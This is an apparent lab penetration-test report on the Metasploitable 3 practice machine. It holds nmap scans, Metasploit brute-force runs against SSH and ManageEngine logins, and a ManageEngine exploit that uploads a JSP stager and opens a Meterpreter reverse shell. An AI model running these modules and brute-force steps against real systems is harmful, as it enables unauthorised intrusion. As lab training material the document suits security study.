Metasploit 3

Metasploitable 3 Report

Host Discovery

1.Arp-scan

```
┌─[root@mv]─[/home/mv]
└──╼ #arp-scan 192.168.1.0/24
Interface: eth0, type: EN10MB, MAC: 40:b0:34:be:e4:3b, IPv4: 192.168.1.41
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.216    08:00:27:97:ee:85          PCS Systemtechnik GmbH
192.168.1.254    1c:87:2c:cc:e5:64          ASUSTek COMPUTER INC.
192.168.1.218    4e:8c:da:1a:92:df          (Unknown: locally administered)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.077 seconds (123.25 hosts/sec). 3 respondedd
```

2.Network Discovery

```
 Currently scanning: Finished!   |   Screen View: Unique
Hosts
 257 Captured ARP Req/Rep packets, from 2 hosts.   Total size:
15402
_____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------l size: 0
 192.168.1.254   1c:87:2c:cc:e5:64    256   15360  ASUSTek COMPUTER
INC.
 192.168.1.216   08:00:27:97:ee:85      1      42  PCS Systemtechnik GmbH
```

Here the Machine IP is **192.168.1.216**

Nmap Scan

```
┌─[✗]─[mv@mv]─[~]
└──╼ $nmap -sV -p- -Pn -T4 -A 192.168.1.216
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 10:22 IST
Nmap scan report for 192.168.1.216
Host is up (0.00035s latency).
Not shown: 65516 filtered ports
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 8b:7e:3c:1c:37:04:b3:f1:0a:29:d0:73:73:cb:b4:37 (RSA)
|_  521 e1:64:73:2f:84:8e:a6:09:e3:28:25:58:a4:f6:7d:12 (ECDSA)
80/tcp    open  http             Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title (text/html).
1617/tcp  open  java-rmi         Java RMI
| rmi-dumpregistry:
|   jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @172.28.128.3:49210
|     extends
|       java.rmi.server.RemoteStub
|       extends
|_        java.rmi.server.RemoteObject
4848/tcp  open  ssl/appserv-http?
|_ssl-date: 2020-06-15T04:56:51+00:00; 0s from scanner time.
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8020/tcp  open  http             Apache httpd
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8022/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8027/tcp  open  unknown
8080/tcp  open  http             Sun GlassFish Open Source Edition  4.0
|_http-title: GlassFish Server - Server Running
8282/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.0.33
8383/tcp  open  ssl/http         Apache httpd
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
| ssl-cert: Subject: commonName=Desktop Central/organizationName=Zoho Corporation/-
stateOrProvinceName=CA/countryName=US
| Not valid before: 2010-09-08T12:24:44
|_Not valid after:  2020-09-05T12:24:44
```

```
|_ssl-date: TLS randomness does not represent time
8484/tcp  open  http             Jetty winstone-2.8
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(winstone-2.8)
|_http-title: Dashboard [Jenkins]
8585/tcp  open  http             Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
|_http-title: WAMPSERVER Homepage
9200/tcp  open  wap-wsp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 80
|     handler found for uri [/nice%20ports%2C/Tri%6Eity.txt%2ebak] and method [GET]
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: application/json; charset=UTF-8
|     Content-Length: 315
|     "status" : 200,
|     "name" : "Captain Britain",
|     "version" : {
|     "number" : "1.1.1",
|     "build_hash" : "f1585f096d3f3985e73456debdc1a0745f512bbc",
|     "build_timestamp" : "2014-04-16T14:27:12Z",
|     "build_snapshot" : false,
|     "lucene_version" : "4.7"
|     "tagline" : "You Know, for Search"
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 0
|   RTSPRequest, SIPOptions:
|     HTTP/1.1 200 OK
|     Content-Type: text/plain; charset=UTF-8
|_    Content-Length: 0
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49210/tcp open  java-rmi         Java RMI
49212/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9200-TCP:V=7.80%I=7%D=6/15%Time=5EE6FEEF%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,192,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20application/js
SF:on;\x20charset=UTF-8\r\nContent-Length:\x20315\r\n\r\n{\r\n\x20\x20\"st
SF:atus\"\x20:\x20200,\r\n\x20\x20\"name\"\x20:\x20\"Captain\x20Britain\",
SF:\r\n\x20\x20\"version\"\x20:\x20{\r\n\x20\x20\x20\x20\"number\"\x20:\x2
SF:0\"1\.1\.1\",\r\n\x20\x20\x20\x20\"build_hash\"\x20:\x20\"f1585f096d3f3
SF:985e73456debdc1a0745f512bbc\",\r\n\x20\x20\x20\x20\"build_timestamp\"\x
SF:20:\x20\"2014-04-16T14:27:12Z\",\r\n\x20\x20\x20\x20\"build_snapshot\"\
SF:x20:\x20false,\r\n\x20\x20\x20\x20\"lucene_version\"\x20:\x20\"4\.7\"\r
SF:\n\x20\x20},\r\n\x20\x20\"tagline\"\x20:\x20\"You\x20Know,\x20for\x20Se
SF:arch\"\r\n}\n")%r(HTTPOptions,4F,"HTTP/1\.0\x20200\x20OK\r\nContent-Typ
SF:e:\x20text/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(
SF:RTSPRequest,4F,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/plain;\
SF:x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourRequest,
SF:A9,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\
SF:x20charset=UTF-8\r\nContent-Length:\x2080\r\n\r\nNo\x20handler\x20found
SF:\x20for\x20uri\x20\[/nice%20ports%2C/Tri%6Eity\.txt%2ebak\]\x20and\x20m
SF:ethod\x20\[GET\]")%r(SIPOptions,4F,"HTTP/1\.1\x20200\x20OK\r\nContent-T
SF:ype:\x20text/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n");
```

```
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 340.42 seconds
```

port 22

Bruteforce

```
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.216
RHOSTS => 192.168.1.216
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.1.216    yes       The target host(s), range CIDR identifier, or hosts file with
syntax 'file:<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one
pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf5 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/wordlists/metasploit/username.txt
USER_FILE => /usr/share/wordlists/metasploit/username.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf5 auxiliary(scanner/ssh/ssh_login) > run
```

port 1617

JAVA RMI

```
1617/tcp  open  java-rmi         Java RMI
| rmi-dumpregistry:
|   jmxrmi
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @172.28.128.3:49210
|     extends
|       java.rmi.server.RemoteStub
|       extends
|_        java.rmi.server.RemoteObject
```

java_rmi_registry


```
msf5 auxiliary(gather/java_rmi_registry) > exploit
[*] Running module against 192.168.1.216

[*] 192.168.1.216:1617 - Sending RMI Header...
[*] 192.168.1.216:1617 - Listing names in the Registry...
[+] 192.168.1.216:1617 - 1 names found in the Registry
[+] 192.168.1.216:1617 - Name jmxrmi (javax.management.remote.rmi.RMIServerImpl_Stub) found
on 172.28.128.3:49213
[*] Auxiliary module execution completed
```

java_rmi_server

```
msf5 auxiliary(scanner/misc/java_rmi_server) > run

[*] 192.168.1.216:1617    - 192.168.1.216:1617 Java RMI Endpoint Detected: Class Loader Disabled
[*] 192.168.1.216:1617    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

port 8020

Screenshot of http://192.168.1.216:8020/configurations.do



Integrated Desktop & Mobile Device Management Software

Quick Links

- Quick Tour - Features
- Supported Networks (LAN/WAN)
- Register for Free Demo
- Knowledge Base
- Get Price Quote

Contact Us

- www.desktopcentral.com
- desktopcentral-support@manageengine.com
- +1 888 720 9500

Related Products

ManageEngine OS Deployer

Automated OS Deployment solution

Best viewed in IE 7.0 & above, Mozilla Firefox 3.0 & above, at a Screen Resolution of 1024 X 768 pixels. © 2015 ZOHO Corp.

mangeengine_connectionid_write


```
msf5 exploit(windows/http/manageengine_connectionid_write) > show options

Module options (exploit/windows/http/manageengine_connectionid_write):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax
'file:<path>'
   RPORT      8020             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path for ManageEngine Desktop Central
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   ManageEngine Desktop Central 9 on Windows


msf5 exploit(windows/http/manageengine_connectionid_write) > set RHOSTS 192.168.1.216
RHOSTS => 192.168.1.216
msf5 exploit(windows/http/manageengine_connectionid_write) > run

[*] Started reverse TCP handler on 192.168.1.41:4444
[*] Creating JSP stager
[*] Uploading JSP stager DBIJD.jsp...
[*] Executing stager...
[*] Sending stage (176195 bytes) to 192.168.1.216
[*] Meterpreter session 1 opened (192.168.1.41:4444 -> 192.168.1.216:49918) at 2020-06-22
12:31:01 +0530
[!] This exploit may require manual cleanup of '../webapps/DesktopCentral/jspf/DBIJD.jsp' on the
target

meterpreter >
[+] Deleted ../webapps/DesktopCentral/jspf/DBIJD.jsp

meterpreter >
meterpreter > pwd
C:\ManageEngine\DesktopCentral_Server\bin
meterpreter >
```

Brute force

```
msf5 auxiliary(scanner/http/manageengine_desktop_central_login) > show options

Module options (auxiliary/scanner/http/manageengine_desktop_central_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             8020             yes       The target port (TCP)
   SSL               false            no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
   VHOST                              no        HTTP server virtual host

msf5 auxiliary(scanner/http/manageengine_desktop_central_login) > set RHOSTS 192.168.1.216
RHOSTS => 192.168.1.216
msf5 auxiliary(scanner/http/manageengine_desktop_central_login) > set USERNAME admin
USERNAME => admin
msf5 auxiliary(scanner/http/manageengine_desktop_central_login) > set PASS_FILE /usr/share/wordlists/metasploit/password.lst
PASS_FILE => /usr/share/wordlists/metasploit/password.lst
msf5 auxiliary(scanner/http/manageengine_desktop_central_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary(scanner/http/manageengine_desktop_central_login) > run

[-] 192.168.1.216:8020 - Failed: 'admin:!@#$%'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.216:8020 - Failed: 'admin:!@#$%^'
[-] 192.168.1.216:8020 - Failed: 'admin:!@#$%^&'
[-] 192.168.1.216:8020 - Failed: 'admin:!@#$%^&*'
[-] 192.168.1.216:8020 - Failed: 'admin:!boerbul'
[-] 192.168.1.216:8020 - Failed: 'admin:!boerseun'
[-] 192.168.1.216:8020 - Failed: 'admin:!gatvol'
[-] 192.168.1.216:8020 - Failed: 'admin:!hotnot'
[-] 192.168.1.216:8020 - Failed: 'admin:!kak'
[-] 192.168.1.216:8020 - Failed: 'admin:!koedoe'
[-] 192.168.1.216:8020 - Failed: 'admin:!likable'
[-] 192.168.1.216:8020 - Failed: 'admin:!poes'
[-] 192.168.1.216:8020 - Failed: 'admin:!pomp'
[-] 192.168.1.216:8020 - Failed: 'admin:!soutpiel'
[-] 192.168.1.216:8020 - Failed: 'admin:.net'
[-] 192.168.1.216:8020 - Failed: 'admin:0'
[-] 192.168.1.216:8020 - Failed: 'admin:000000'
[-] 192.168.1.216:8020 - Failed: 'admin:00000000'
[-] 192.168.1.216:8020 - Failed: 'admin:0007'
[-] 192.168.1.216:8020 - Failed: 'admin:007'
[-] 192.168.1.216:8020 - Failed: 'admin:007007'
[-] 192.168.1.216:8020 - Failed: 'admin:0s'
[-] 192.168.1.216:8020 - Failed: 'admin:0th'
[-] 192.168.1.216:8020 - Failed: 'admin:1'
[-] 192.168.1.216:8020 - Failed: 'admin:10'
[-] 192.168.1.216:8020 - Failed: 'admin:100'
[-] 192.168.1.216:8020 - Failed: 'admin:1000'
[-] 192.168.1.216:8020 - Failed: 'admin:1000s'
.
.
.
.
.
.
.
.
.
[+] 192.168.1.216:8020 - Success: 'admin:admin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

port 8080

Screenshot of http://192.168.1.216:8080/



Your server is now running

To replace this page, overwrite the file index.html in the document root folder of this server. The document root folder for this server is the docroot subdirectory of this server's domain directory.

To manage a server on the **local host** with the **default administration port**, go to the Administration Console.

Install and update additional software components

Use the Update Tool to install and update additional technologies and frameworks such as:

- OSGi HTTP Service
- Generic Resource Adapter for JMS
- OSGi Administration Console

If you are using the web profile, you can also use Update Tool to obtain technologies that are included by default in the full platform, such as:

- Enterprise Java Beans
- Metro
- Jersey

To improve the user experience and optimize offerings to users, Oracle collects data about GlassFish Server usage that is transmitted by the Update Tool installer as part of the automatic update processes. No personally identifiable information is collected by this process.

Join the GlassFish community

Visit the GlassFish Community page for information about how to join the GlassFish community. The GlassFish community is developing an open source, production-quality, enterprise-class application server that implements the newest features of the Java™ Platform, Enterprise Edition (Java EE) platform and related enterprise technologies.


Learn more about GlassFish Server

For more information about GlassFish Server, samples, documentation, and additional resources, see as-install/docs/about.html, where as-install is the GlassFish Server installation directory.

Company Info | Contact | Copyright © 2010, 2013 Oracle Corporation | Legal Notices

port 8282

Screenshot of http://192.168.1.216:8282/



Apache Tomcat/8.0.33

Not secure | 192.168.1.216:8282

Apache Tomcat/8.0.33

The Apache Software Foundation
http://www.apache.org/

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:

Security Considerations HOW-TO

Manager Application HOW-TO

Clustering/Session Replication HOW-TO

Developer Quick Start

Tomcat Setup

First Web Application

Realms & AAA

JDBC DataSources

Examples

Servlet Specifications

Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 8.0 access to the manager application is split between different users. Read more...

Release Notes

Changelog

Migration Guide

Security Notices

Documentation

Tomcat 8.0 Documentation

Tomcat 8.0 Configuration

Tomcat Wiki

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

Tomcat 8.0 Bug Database

Tomcat 8.0 JavaDocs

Tomcat 8.0 SVN Repository

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users
User support and discussion

taglibs-user
User support and discussion for Apache Taglibs

tomcat-dev
Development mailing list, including commit messages

Other Downloads

Tomcat Connectors

Tomcat Native

Taglibs

Deployer

Other Documentation

Tomcat Connectors

mod_jk Documentation

Tomcat Native

Deployer

Get Involved

Overview

SVN Repositories

Mailing Lists

Wiki

Miscellaneous

Contact

Legal

Sponsorship

Thanks

Apache Software Foundation

Who We Are

Heritage

Apache Home

Resources

Copyright ©1999-2020 Apache Software Foundation. All Rights Reserved

Username and Password

